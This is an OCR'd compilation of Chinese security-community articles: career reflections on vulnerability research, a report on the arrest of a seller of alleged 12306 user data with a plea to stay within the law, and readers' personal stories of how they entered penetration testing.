
写这么多，总结起来就一句话：多总结，多沉淀！

12、漏洞研究风向标：安全公告

如果大家有关注四大厂商（Google、Microsoft、Apple、Adobe）的安全公告的话，会发现有段时间会出现很多类似漏洞的公告，出现一个新的攻击面之后，一帮研究人员就蜂拥而上狂刷一波。

这种情况一向是先下手为强，而上文提到的工具和方法论就更显得尤为重要了，否则最后都只能捡剩的。

比如本周 Microsoft 安全公告出来后，我仔细分析了下，然后下班回家写了个 Fuzzer，挂着跑了一天，出来个 Crash，再用几分钟成功构造出 PoC，实现 IE 浏览器的远程代码执行，可见也是个品相极佳的神洞：



但不幸的是，我打了 1 月的补丁后，发现修复了，成功“撞洞”，真的是欲哭无泪……

但至少证明，通过安全公告寻找新的攻击面，然后挖掘一些类似漏洞，一直是一种高效的漏洞研究方式。

13、老一辈研究者都去哪儿了？

如何看待张潼老师离职腾讯

是不愿意成为他们的实验田，二是利益相关，而且对于业务数据，我们一般是不轻易给这些Lab的，特别是转化数据、用户数据什么的。发论文么，又不是什么特别好的论文，或者能引领某个方向，有巨大突破，非常酷炫的论文。

更尴尬的是，业务部门跟你合作了，给数据给人，帮你完成线上开发、搭建数据流、甚至连工业级的训练流程都给你写了，做了半年下来，发现，诶，线上ctr/cvr/gmv啥的，都没涨，还跌了，那年底的PPT该咋写？业务部门对接的员工咋想？本来希望抱上大腿上个高大上的东西来晋升，年底喜滋滋地拿年终奖。业务部门的经理总监怎么想？给了人力物力，啥都没搞出来，叫我的PPT咋写。我的业务KPI还要不要了。从AL lab的角度来看，论文发了，牛皮吹出去了，现在上不了线，对业务没有帮助，好听不好说啊。怎么体现学术对人类进步的帮助？还要不要向往星辰大海了？

最近腾讯 AILab 张潼离职的事传得很火，还有之前各大厂聘请的 AI 科学家陆续辞职，回归学术界，很多人因此唱起科学家之于科技公司的无用论，主要有以下几点原因：

1、**研究成果无法落地为产品**：做安全研究也是如此，很多事情是无法落地的，圈内很多研究团队都是拿漏洞来打比赛赚影响力，真正能实现为公司营利的（打比赛赚奖金的忽略不计，因为那些都不够给研究者们的工资），我只知道有 1 个研究团队/实验室今年营利了。

2、**长期无产出，KPI 压力大**：研究了很长时间，最后仍一无所获，那 KPI 咋办、PPT 怎么写、晋级怎么答辩。安全行业有句老话来形容安全研究工作，叫“三年不开锅，开锅吃三年”，但多数个人和企业都等不到三年。之前同事说王小云为何能破解出 MD5，是因为她在学校里很长时间没搞出东西的时候，领导没找她麻烦，没有 KPI 压力，以致能够长期专注于此。具体原因我不确定，但学术界自然是没有企业有这般 KPI 压力。

3、**业务数据不共享**：业务部门的产品数据基本不太可能共享给实验室作研究的，一般都是实验室以 SDK 的形式提供给业务用，数据由业务自主控制。这种情况对于安全研究的影响相对较少一些。

头两点是多数安全研究者的困境，也跟圈内同行讨论过，下面聊聊这帮老一代“知青”最后都去哪儿了？这里我主要总结一些圈内人的应对方法（其实多数都是转型），具体不作点评，总结为主，也欢迎私信讨论（新注册的公众号已不允许留言）。

1、**坚持研究**：这帮人主要还是那些研究能力较强的，且有一定研究成果的人，围观下各大实验室就知道个大概，不多说；

2、**转型安全产品开发与运营**：有产品就能解决落地问题，帮助企业解决实际问题，有不少人走这条道，去做威胁情报系统、漏洞扫描器、WAF、云安全产品等等；

3、**转型业务安全**：跟研究工作差异较大，因为业务安全的主要问题很多时候并非漏洞，而是跟业务产品相关的黑灰产对抗等等；

4、**自由研究者**：国外很多此类研究者，靠拿漏洞赏金过活，俗称“赏金猎人”，国内相对少一些，也有一些国内自由研究者后来又进企业做研究的，这里讲的几种转型都可以来回转换，有些人就干过。

5、**创业**：这里包括安全行业内的创业，也包括那些开淘宝店、奶茶店、服装生意、卖水果的……

14、个人终究干不过团队

有时想搞的研究太多了，但发现一个人根本搞不过来，需要多人协作才可能完成。但需要多人在研究领域上有交集，否则拉在一块也是各搞各的。

前篇第 7 点讲到“进入研究者团队或社区，互相学习”，也是一大影响因素，互相学习也是一种提高效率和产出的方式。

算了，不多说了！

后话

这次真的结束了，没有续篇了。

思考了很多，总结了很多，有些也是写了删，删了写。

安全研究领域一直也没人写过这些，出来唠叨几句，也欢迎大家私信讨论。

迎 (q)

原创 myh0st 信安之路 2019-01-01

前几天大家疯传暗网兜售 12306 的用户数据，注意卖的很便宜，只要 20 美元，有没有想要买一波的冲动，对于这个，我们当时并没有去关注，因为不管是从数量还是卖的价钱来看，都是不正常的，如果真的是一手数据，怎么可能卖那么便宜，况且 12306 的用户量那么大，怎么才只有几十万呢？想想都不能信，但是，当天被各大媒体转发，讨论的热度一度升高，公司很多技术都在讨论这个问题，并纷纷修改 12306 的密码。

刚刚看到消息，首都警方抓到了在暗网发布消息的始作俑者，不过如果没有各大媒体的疯狂转发于议论，估计事件也不会扩大到被警方关注，来看一下新闻：

北京警方迅速破获一起侵犯公民个人信息案

首都网警 12.31 22:23 阅读 13569 + 关注

12月28日，北京市公安局网络安全保卫总队（以下简称网安总队）工作中发现，网传有人利用互联网贩卖470余万条疑似12306铁路订票网站的用户数据，引发社会广泛关注。中国铁路总公司官方微博回应“网传信息不实，12306网站未发生用户信息泄露”。

获此情况后，网安总队立刻会同西城分局成立专案组开展工作。经查，一网络用户“deepscorpions”在网上贩卖疑似12306铁路订票网站的用户数据，包含60余万条用户注册信息和410余万条铁路乘客信息。经专案组网上侦查、溯源追踪，成功锁定犯罪嫌疑人为我市西城区某科技有限公司员工陈某（男，25岁，河北省邢台市人），后于29日在该公司所在地将其抓获归案。

经讯问，陈某供述60余万条用户注册信息，系其前期在网上非法购买所得，并非通过对12306官方网站技术入侵获取。其余410余万条铁路乘客信息，系其利用上述用户注册信息，通过第三方网络订票平台非法获取。

目前，嫌疑人陈某因涉嫌侵犯公民个人信息罪被西城分局刑事拘留。案件正在进一步审理中。

信安之路

之前在暗网也有不少人做恶作剧，发布各种平台的数据泄漏，其中的真实性有待考证，这次的事件能够被广泛关注还有一个原因，部分专家利用公开的数据，去 12306 证实数据的真实性，测试了其中部分账号，着实可以登陆成功，所以才会被大家信以为真，虽然大家都所在暗网发布这种信息，不会被抓，不会被发现来源，但是黑客的技术水平参差不齐，况且常在河边走哪能不湿鞋，不要存在侥幸的心理，不是抓不到你，只是抓你还不值得。

最后还是呼吁大家学习信息安全技术一定要先学法律，当黑客固然很刺激，可以体验上帝的感觉，在网络的世界随心所欲，无所不能，但是装逼的心理一定不能有，黑产灰产一定不能碰，做一个为社会做贡献的正义少年，而不是为社会

添麻烦的坏孩子，信安之路把网络安全法放在菜单的最中间，为的就是，让大家在学习信安技术的时候不忘法律，技术越强，触犯法律后的罪过越大，能力越大责任越大，大家共勉。

这是 2019 年的第一篇文章，算是信安之路给大家的礼物，学信安、懂法律、远离黑灰产、莫装逼、天网恢恢疏而不漏、不是不报时候未到，恭祝信安之路的所有朋友元旦快乐，在新的一年里，工资翻倍、技术飞跃、多多分享，共勉！

经迎　职　　(t)

原创 小伙伴们 信安之路 2019-03-02

一年前在信安之路的交流群里做了一个活动：在我们这个信息安全的圈子里，渗透测试仅仅是安全中的一个很小的分支，虽说这个圈子的缺口很大，但是为什么一直补不上这个缺口呢?

原因可能有两点，一个是高校每年培养的安全人才很少不到一万，其中走渗透测试的更少了，还有一点就是大家对这个圈子不熟悉，想了解没有门路，想学习无从下手。

我在想，我们怎么样扩大我们这个圈子，让更多的人加入我们这个圈子，促使我们这个圈子处于一个良性循环的道路。

想要解决这个问题，我们应该从入行开始说起，所以我就在我们的交流群发起了一个活动，谈谈你进入信息安全这个圈子的原因是什么？下面来看看小伙伴们是怎么说的：

heascle

网络工程专业的。大学时，大一大二玩了俩年..大三开始好好学..

大四的时候面了二十多家公司，唉，难受。

遇到大公司，我的技术面试都是没问题，就是总被 HR 卡，md。

大三下学期在一家云桌面公司实习了两个月，发现云桌面也水得很，没啥技术的，而且我也知道交际能力低下的我这样下去是很难有出路的。

6 月 1 号，网络安全法生效了，我顿时有了些许心思，在毕业答辩后，不满足于现状的我，下了决心，贷了款，去了 ichunqiu 参加渗透培训。

其实这个培训主要是指条入门的路罢了，很多知识还是要靠自己深入学习，周末我也待在教室学习..

培训期间与培训后，先后面试了 3 家安全厂商、1 家 SRC，技术面都过了，但是 SRC 的代码能力要求高，这里就没过了，现在就是入职一家安全公司。准备潜心修炼一年，再看机会。

justnow

高考晚，问了一个已经毕业 5、6 年的长辈，跟我是同村的。

我问他，现在计算机专业怎么样？(2013)

他说出来就是给别人修电脑的。

然后，我又问了一下他什么专业牛逼？

他说：石油化工方面的吧(那时候油价还在蹭蹭的往上涨)

后来，我就来到了一个东北的小城市，在一个地地道道的石油院校里瞎混了 4 年。

大一的时候，无意中了解到当年的印尼辱华事件。随后，红客联盟便成了我的驻扎地。

梦想有一天，自己可以成为大黑客，为国家报仇(dog 脸)。

不过，经历了大学的洗礼，特别是这个社会中的种种问题，让我的梦想动摇了。

于是乎，这种想法算是被我彻底晾在一边。

就这样稀里糊涂的，走到了大三，说到这里还是和 360 沾点关系。

我始终很佩服老周，佩服他敢于做一个颠覆者。先是杀软免费，接着是轰轰烈烈的 3Q 大战以及最后成为国家队。

当时敢于和企鹅帝国叫板的人，应该没有几个吧。

大三的时候，360 出了自己的手机。作为周鸿祎的忠实粉丝，我二话不说，就花了 1200 大洋，把手机搞到手。然后重点来了，

在搞机的时候，加了一个 360 的手机群，里面发生了一个小插曲。

群里一个土豪的电脑坏了，鉴于这哥们天天在群里面发红包，于是大家就七嘴八舌的帮助他解决问题。

最终一个小哥，下了一个结论说你的系统坏了，要不咱重装吧。于是，小哥就开始一对一教学，在 QQ 上教土豪怎么搞。

小哥让土豪去网上下载一个 ghost 的 win7 系统，然后用大白菜之类的，开机后该怎么办，按哪个键。

反正不知道怎么回事，土豪下载了一个原版的系统，但还是按照小哥的方法来安装。结果意料之中，土豪费了九牛二虎之力，还是失败了。

这时大家看不下去了，说小哥指导不对，他那个系统是原版的。就这样，群里面的人开启了嘲讽模式，一个劲的怼小哥。

小哥一听，当然很不爽了，都是血气方刚的少年，谁人能忍受得了。

他发了这样的文字：

我昨天晚上，用 kali 远控了一台 win7。

不知道是哪个猥琐男，应了句：

哦，kali，那可是渗透利器！

一个 kali linux，还有渗透这个动词，从此便进入到我的生活。

我在网上不停的找资源，加群，问大佬，算是了解了部分基础。

到了大三下，每个人或许都会重视未来该怎么走。在网上看了很多帖子，说什么计算机导师都是坑学生的，把你的时间压榨的体无完肤。

所以，就傻不拉几的选了化工专业的考研方向，其实是自己怂了，没有勇气去跨考。

结果，考研失败了。

但是，老子永远都是不服输的人。

今年二战，考计算机，考不上拉倒，

但是作为一个正义感爆棚的人，我仍旧会把未来压在信安的漫漫长路上，come on！

他们问我坚持了这么久是为了什么？ 我说我没有坚持因为喜欢所以快乐！

也许，这才是原因吧！

Divine-wrath

小的时候家里不给买电脑（理由是耽误学习），可能正是因为逆反，或者说碰不到够不着的才是最好的，就一直很向往用电脑做各种事。

在高三快高考的时候，看了本杂志（现在还大概记得杂志的内容），里面正好有几页是介绍信息安全的内容，反复看了 n 遍，网上查了许多资料，然后最终大学还是和信息安全出现了偏差（一脸尴尬）。

到了大学，对安全的爱好仍然在，大二开始自学一些 Web 安全的知识，不过被各种考试突击复习，和一些其他的一些爱好占用时间，只是对一些漏洞和基础有个了解，毕竟学渗透，肯定要先了解 Web。

后来又断断续续学了一段时间，到了找工作的时候，拿到几个 offer，好多类型，运维，技术支持（售后），渗透测试。虽然渗透相比其他赚的不多，也毅然选择了这条路。

过程随波折，也算成功入坑。

绵羊

在学信息安全专业入学刚接触信息安全的时候，听学长学姐说大概有逆向和渗透的方向，就做了相关了解。

老实说我们学校学技术的氛围很好，有很多相关社团，活动比赛也很多，在接触这些事情时，觉得渗透的一些东西很有意思，在参加简单的 ctf 比赛时，解决了一些 web 的题目，在尝试日站的时候，也激发了自己对于探索信息的欲望，以及找到缺口，解除限制，突破防线的热情。

虽然现在还在学习基础的漏洞，技术还很菜，但也希望有一天可以真正使用自己的技术追求自由，可以独当一面。

d4m1ts

说来应该是缘分吧

在进入大学之前，完全不知道信安是一个什么样的专业，是干什么的

当时就只知道软件工程，也只想读这个专业

但是无奈软件工程的分数太高没有上录取线，而信安则刚好在录取线之上，所以便来到了信安这个专业

经过开学几个月的学习，才发现其实自己对软工并没有多大的兴趣，整天都是代码代码，而信安才是我一直想要学习的

也许这就是命中注定吧哈哈哈哈

Psd

从初中就对刷钻，免流等破解教程很感兴趣，不过那时一般都是在论坛上看看帖子，跟着教程做一做，不懂得原理。

直到大学，才知道有网络安全这样的实验室，感觉这个方向比单纯敲代码要有意思。

选择信安这个方向主要是因为我对渗透很感兴趣，很喜欢，其次是因为国家也在越来越重视网络安全(跟着党走哈)。

虽然现在已经大三了，但感觉自己还是一个入门小白。几乎都是自己在摸索着学习，没有成套的体系。不过，在这个过程中让我深刻体会到了，兴趣的重要性。

当我们选择了自己喜欢的方向，就算遇到再大的困难也会快乐的前行。

我很期待大家一起把这个圈子发展得更大，让我们在分享中互相学习，共同进步。加油！

Code

接触信安之初在好久以前了，大概是大一的时候，嗯，接触的是一本书，《黑客攻防技术宝典》，当然了，虽然我怀着憧憬的心情买了，可是还是看不懂，那时候的我对于 web 简直是一脸懵逼，所以我静悄悄的放下了书。

正好那时候学 C 语言，就在网上找了一些视频来看，不过也没有学多久，大一嘛，都很躁动，程度也就是可以写一个简单的管理系统，虽然我现在都忘了哈哈哈。

大二是玩过来的，没有学东西，大二暑假的时候，突然有了找工作的危机感，不行，我得学点，就开始找了传智播客的 java 视频来看，跟着他学到了各种框架吧，我也不知道我那时候为什么要学 java web，不过也可能是因为我有了这个的基础在，我后面学安全的时候能学的很快。

我接触安全是在今年 5，6 月份的时候，接触的原因可能是因为初衷就是想在安全这块发展吧。

当然，我并没有什么大理想，纯粹一开始觉得这个很酷，而且应该是比较容易找工作的，现在就不那么觉得了。

我学的话，先是 owasp top10 都学会，然后其它我忘了，大概都是在实践中学习吧。这期间我也抽出时间来看书，http 原理啊、至顶向下的网络、还有 linux 私房菜，还有白帽子讲 web 安全，那些比较经典的渗透学习的书我都看了，看了好多杂书啊，但是还是觉得实践最重要，不过这些东西也会让你学新的东西能更快一些。

现在的话就是复现漏洞，搭搭环境啊什么的，最大的希望是，自己能够更加融进这个圈子，希望学到更过的东西。嗯，没话说了，以上。

swjor

高中的时候就对电脑比较感兴趣，尤其是了解到“黑客”之后，虽然了解得不多，但也很想学，只不过那时候什么也不懂，实在是没什么学习的途径。

虽然之后上了大专，但也专门去选了信息安全专业。学习了一年多之后，就感觉在学习过程中，每学到一些东西，并且自己成功实现了之后，那种成就感非常爽。

所以就对渗透着方面越来越感兴趣，并且以后也会继续坚持这条路。

demos

在上大学之前不知道信息安全这个专业是干什么的，后来录取到了这个专业。然后就开始在网上找相关的东西看，一点点了解，觉得渗透挺有意思的；后来学校有一个相关的团队招新，就这样加进去跟着学习。

开始的时候很痛苦，但是坚持学下去还是有收获的。

就是这样一步步入坑的，最主要的是兴趣不减，选择了就坚持下去，总会有收获的。

myh0st

选择一个人生的方向是一件大事，有的是主动选择一个职业的方向，有的是被动选择，对于我来说就是被动选择自己的职业方向。

记得当年，上大学由于分数不够，我的第一选择机械自动化被换成了网络工程专业，懵懵懂懂学了一年半，当时只有一个信念，有关专业的课程好好学，其他不挂科就好，对于未来要做什么，走什么路一无所知，完全没有规划。

机缘巧合，一个实验班的选拔吸引我去试了试，由于自己的上进心，专业课学的还行，进去了，然后需要选择三个方向：渗透、逆向以及安全编程，相比之下，就选择了渗透方向，这样，我就开启了我的渗透学习之路，这就是我入坑渗透测试的前因后果。

干一行爱一行，在这个方向上越走越远，就成了现在的样子。

Jrady

学习渗透测试，我的故事很曲折。。。

在大学之前我连 ping 一个网站都不知道，因为成绩差嘛，只能上个专科，还好家里人没有干涉我的选择，在计算机专业里选到了信安。

大一上学期，第一次接触 C、HTML 什么的，感觉发现了新大陆，痛改前非，入了计算机专业的坑。。。那时候还不知道什么是信安。。。

大一下学期，从信安协会了解到学校有信安实验室，因为想深入学习信安（虽说那时候不知道什么是信安），就报名参加考试，万幸考进了实验室，选择方向的时候，因为觉得渗透测试这玩意很酷，并且没有任何基础，就在渗透和逆向中选择了渗透测试。

大二上学期，在实验室呆了半学期了，但是因为在实验室第一次评级比赛中输给了有经验的同学，所以只能被分进了二队。说是二队，也就是被抛弃的队。。之后所有的校外赛，省级，国家级的，都没有资格参加，哪怕是能力已经超过了一队的同学。。。还好自己组了野队去参赛，哈哈，重在参与嘛，从那时候我就知道，真的是书到用时方恨少，早知道就早点学习信安了，但是千金难买早知道啊，哎。

大二下学期，在自己的摸索中，从只会用 啊 D、御剑 扫扫漏洞，到现在能自己写一点小脚本，对渗透流程有一定的了解，拿点站，提点权，弯路走了很多，那时候真的是很无助，因为哪怕是一个学习的方向都没有，我就像只苍蝇在信安这扇大门前乱撞，还好，撞了进去。

现在是大三上学期，但因为专科只有三年，和辅导员也没有经常拉进关系，所以升本无望，只有一头扎入社会的潮流。

说实话，我自己渗透测试水平不高，但是我真心喜欢这个专业方向，喜欢自己搭环境，复现测试那些网上那些泛滥的漏洞，享受每次复现成功那种成就感。

现在在公司做的是等保分保的事，还好也是信安的方向，做等保安服过程中也会涉及到给客户做渗透测试，每次到做渗透的环节，都贼激动。但偶尔也会有失落感，因为就业方向不是渗透测试工程师的方向。

偶然在网上找到了群主大佬的文章，对我这个小白来说真的是干货满满，在群主大佬建群没多久，就进群来向大佬们学习。

第一次在群里了解到了 cisp-pte 这个证书，看了考试大纲，瞬间感觉这个大纲就是我苦苦找寻的学习路线图，现在我就是在曲线救国，每天工作上的事情做完，就抽时间去按照考试大纲的知识点去学习。

现在我虽然不是从事纯粹的渗透测试的工作，但是我给自己定的目标就是明年毕业的时候去把 cisp-pte 考了，有这证书，就能从事纯粹的渗透测试了吧，因为热爱，因为渗透测试让我有种归宿感，哈哈

说了这么多，还是总结一下咯，学习信安，学习渗透测试，真的是要有一个圈子，要有一群志同道合的朋友，闭门造车只会走弯路，有圈子，有朋友，真的是可以在学习信安的道路上一路开挂。。。而不像我这样拿着小刀慢慢砍怪升级。。

神绝

我上大学的时候学的是电子信息工程专业，当初报这个专业也是感觉可能会接触电脑较多所以才选择的。

我们的学校是个二本，周围学习氛围也不好，大学就玩游戏了。到了马上大四的时候感觉这么下去该怎么找工作，什么都不会怎么办。

在一次在网上看到一个安全方面的视频的时候，感觉这个很符合我的兴趣方向，而且我现在什么都不会，学这个不是正好吗，毕竟我一直就是只有感兴趣的东西才能好好学的人。所以我就开始在网上找一些视频看。

后来一次听说有机构搞这个培训的，有信息安全，我觉得我应该去，毕竟马上毕业了，像我这种不是信安专业的自学有点太慢了，周围也没有学习环境，所以就去了。去机构后，老师是一个很厉害的人（听人说他是新东方安全部门老大，但是他一直不透漏自己的信息，因为人情才来教人的），教的基础比较多，所以我就进入了信安行业，并认识了志同道合的一些人。

感觉我的人生被改变了，挺幸运的吧。

一直想安静听你说

人生，很多时候选择往往是无奈的。

所谓的无奈就是两年的复读生活，真的要把人逼疯。对于能考上大学自我感觉已经是一件很不容易的事。

大学选择信息安全专业也是机缘巧合。那时候对信息安全没有什么概念，就觉得能跟计算机有关的专业应该差不多哪去。很庆幸遇见很好的一位大学老师，给我们上了一堂很深刻的信息安全入门课。

几场小小的 ctf 赛事成功吸引自己，学长的天使轮创业羡煞旁人，当然也很庆幸有几个志同道合的同学在一起往这个方向努力发展着，虽然转渗透坑转得晚，虽然还是小白。但相信厚积薄发。带着一份执着，做自己喜欢的事。面包总是会有的，我在努力中。

追憶年華似水

我是一个接触渗透安全不过一两个月的纯小白，接触这方面主要由于自己的专业和要代表学校去参加竞赛的缘故。

我是一个专科公安院校的学生，专业是信息网络安全监察，由于我们学校自身的历史问题，我们是第一批网安专业的学生。学校没有老师会教，也没有相应的经验、资源、设备来支持自己去了解渗透测试。直到今年的省赛，学校需要人去参赛，才让我在这个偶然的机会接触到了 ctf 等有关于渗透测试的夺旗赛。

在刚了解到 ctf、混战这些名词之时，我对此产生了极大的兴趣和快乐，但是随着稍微的深入了解，便渐渐地发现其中蕴含的知识量之广非一朝一夕所能成者。于是便去四处寻找相关的资源、教材来学习，然而，广阔的知识体系和难懂晦涩的知识内涵让自己的学习在没有人教授的情况下变得异常艰难。

在短期参与竞赛的目标下，我开始感到盲目，半个月时间，从接触到参赛，连 linux 也只会敲几个简单命令的我发现有太多太多的东西要去做。没有人教导，没有人告知学习路线，自己的学习也只是随随便便找点视频和题目来稍微的了解一番。

在省赛结束后，我又回到了日常生活之中，只是在每天都加入学习渗透的计划，有 php、python、汇编 各种语言的学习计划，也有 kali、服务器 以及 防火墙配置 等操作的学习安排。

在我看来，目前依旧能让我坚持下去的是在我看到在上传后进入木马对服务器的操作页面的那一刻的磅礴与壮观，就像是一堵围住自己的墙，被砸开了一般。我感受到的不仅是靶机的墙被砸开了，而是一个新的世界被砸开了，一个曾经我根本不知道的世界。我现在有这样一个机会接触到了这个广阔而又绚烂的世界，也能有机会让自己的人生添上那一抹颜色，那么我就要去努力的学习，去努力的寻找这方面的资源资料来让自己踏入这个广阔而又精彩的世界。

我个人认为，如果要尽量的吸引别人参与渗透，首先要保证渗透本身的知名度，因为像我在内的很多人，压根在接触这些赛事之前就没听过渗透；其次，要能够保证资源的共享，因为这个方向大部分都是自学，所以学习资源的共享就成

了像我之类的新手学习的主要来源；第三，希望能够有一个足够多的用户的论坛或社区专门用于学习渗透，这样可以在里面进行充分的交流，菜鸡之间可以互相交流以解决对方问题，大牛也可以时不时地指导（最好有一个大牛总结的学习路线置顶让刚进论坛的小白看见然后自己去学习）。

渗透的世界太过广阔，希望我能够不断努力奋斗，开拓自我，也希望自己有一天能追上各位大佬的脚步。

Keylion

也谈不上经验了，自己也还是一只小白。接触网安应该在大二下学期，认识了三个很好的学长，参加了一次 Ctf，虽然被虐的很惨，但是引起了我很大的兴趣。从那时候开始入坑吧。哈哈。

知道网安的知识面很广，一直在努力的写博客记东西。可以说去接触网安完全是源于兴趣吧，觉得神秘很好玩。可惜的是学校的网安氛围不是很浓，基本自己一个人在玩，所以希望认识更多的伙伴一起交流。

对了，前端也很吸引我，喜欢搭些自己的网站玩。有同样兴趣的可以一起玩（ ò∀ó ）。网安这条路我会一直走下去，不管未来考研还是去就业，就酱紫。

77sec

仔细想想，我现在做的现在应该不算是处于渗透测试吧

原来上初中时就对那些破解软件特别感兴趣，也试着玩了许多，不过后来忙着学业就不怎么关注过了（不过还是会逛逛论坛）

高考结束后，思考该报哪个专业，心里想着，也许只有搞计算机才是我这种穷人玩得起的，可以更快发展的

但是分数又不太够，于是就报了软件工程这个高收费专业

大一开始真正接触编程 c 语言，html,css,js,php，后来又看了一点 python（看过就忘了）

直到我们学校一个网络安全团队招新时 又重新点燃了我对渗透测试,逆向破解的热情

慢慢的,知道了 kali linux,ctf 比赛，网站渗透入侵的流程

也都进行了大面积的接触，现在已经大二 ，最终还是决定成为一名逆向狗

不过还是一个小白 现在只会脱个简单的壳,爆破个老掉牙的程序 ，那些 ctf 比赛题好多都是得到了伪代码但是根本看不懂 更不要提分析出解密算法了。。。呃，还有的啥也看不到

感觉大一学的汇编白学了，希望看到此文的大神帮忙指指路

对于安卓逆向,感觉还是先学安卓开发,学安卓开发又得学 java 于是除了搞 pc 上软件的练习，还要学 java

有的时候还玩玩渗透

感觉自己学的超慢的 无语

不过每天过的还是很充实 加油吧

最后总结下： 问我为什么要学渗透和逆向?

就是骨子里喜欢（也可以在朋友面前装装）

即使当不了黑阔 我还会坚持

感觉写的好差劲 大佬们不要笑话

Destiny

兴趣，兴趣，兴趣，重要的事情说三遍！

大学本来是准备选信安专业的，奈何学校一般，没有信安这个专业，所以就选择了网络工程这个专业，刚入学时也励志当一名网络安全工程师。

不过要说起来为什么选择信安这条路，首先当然是感兴趣了，然后个人感觉这个行业很酷，很有前途（现在看来也的确是），前途无量，学的好的话没有上限，可以很厉害很厉害，就像虚拟世界的大哥一样想搞谁就搞谁，哈哈。

大一大二的时候断断续续学了一点安全的知识，打了几场 ctf 比赛，拿了几个三等奖，现在大三了，要稍微考虑一下就业的问题了，从之前的斯诺登事件，棱镜门计划到最近的 wannacry，安全行业也越来越热门了，人才缺口也很大，所以就下定决心把安全当做事业干上一辈子，这样我的未来人生应该会精彩很多，不会像码农一样天天坐在电脑前码代码，很死板很无趣。安全的话感觉更动脑子一点，更有技术含量一点，各种好玩的思路，感觉就像打游戏一样。

现在的话就想有体系的学习一下信安，不想再那么散乱的去学习了，那样很容易吃力不讨好，很容易迷茫，因为没有一个确切的方向，所以现在就从最简单的 web 方向入手慢慢学，希望未来能从一条咸鱼变成一位大佬。

ps：看到好多网络工程的，好亲切，群主也是，感觉像找到组织了，233333333333。

TimeS0ng

说来也是机缘巧合，高三毕业本来打算考心理学或者经济学的，无奈分数不够，刚好能报个信安，于是就入坑了。

大学之前对电脑的认识都停留在电影，lol 上面，不过信安领域的广泛完全勾起了我的好奇心，想要学习更多的东西，了解自己不懂的技术，让自己有能力不用发传单就能赚生活费，就一直学。

我并不觉得自己是搞渗透、逆向什么的，感觉黑客酷酷的不应该什么都要懂点吗？只懂个代码审计能叫黑客么？

然后就到了大二，然后就没然后了。

FXMS

大学有了自己的第一台电脑，使用中遇到过很多问题：安装什么软件，同类软件哪个哪个比较好，下载安装卸载多了，然后电脑慢慢变卡，出现弹窗错误，卡死，蓝屏，死机，自动重启等等，然后问人，别人爱答不答的，问百度，有时很难找到自己想要的答案。

然后自己就想办法去了解电脑的硬件结构，运行原理等等--

大学学的计算机专业，接触到很多计算机专业的知识，也接触到很多未来的工作方向：运维、开发、网络、软件、硬件等等，接触之后通过自己的感觉，选择了信息安全这一方向。

一开始是觉得网络中的大牛很牛逼，随随便便就能黑进别人系统，操控别人机器，觉得很有意思，然后自学相关知识，网上寻找各种教程，笔记等等。

相对于学习开发软件、网络编程，只有学习渗透知识时才不觉得累，阻止自己学习的只有肚子饿了--

学了一段时间后，反思了一下，哪有那么随便进入别人的系统啊？

编程要学，编程语言、文件写入写出、字节控制、数组、脚本、木马等，网络要懂，IP 地址、MAC 地址、掩码、传输协议、多次握手、ARP 欺骗、网关等，还有 Linux、数据库语言、各种渗透工具、各种渗透原理等等，太多东西要学了--

不过，相比面对一大堆不懂的东西，只要找到一条信息，一个漏洞，一条路黑进去，拿到权限，达到目的，那个心情是有多开心（渣渣找到继续前进的理由），混久了，慢慢就理解这个行业的白色信条了。

Code?

安全是这个世界不可缺少的一项指标，这个世道每个人都在上网，互联网成了一个新玩意，当所有人都在上网的时候，充当创造者的又是谁，为浏览者保驾护航的又是谁，每一个职业都有不同的观念。

什么是渗透？我记得以前看过一本书，扉页就写了那么一句话：

何为渗透？鼓其勇，练其力，心要决、耐、细，往你欲之地，取你望之物，所谓渗透之道。

每一次项目的测试都在不断的锻炼我们，每一次测试报告就是你努力所创造的硕果。这是唯一能证明你做到了。记起几年前初入，还是一个毛头小子，磕磕碰碰经历多了就觉得习惯了，我们只有不断的学习，才能走出磕磕碰碰的生活，每当深夜的时候常常问自己，怎样做值得吗?

还有一句话在脑子浮现出来，这句话或许许多参加过某年黑客大会的时候也听过，是 zoomeye 的宣传片里的一句话：

所有这一切，只为荣耀与责任

虫子

什么是渗透测试?

http://www.pentest-standard.org

这个网站描述的是最为详细的了(这个网站我还没看完 只看了部分 看完了会好好介绍一下的) 概括起来就是七部分

但这七个部分的作用却有点类似于 OSI 模型一样,只是一个标准,就国内而言,我看到的很多,是简之又简的

看到的算是比较全面的知道创宇的算一个

http://scanv.com/stcs/

我记得之前还看到过其他的也是做的挺好的，但是忘记 mark 下网站了，有空我看看历史纪录，补充一下。

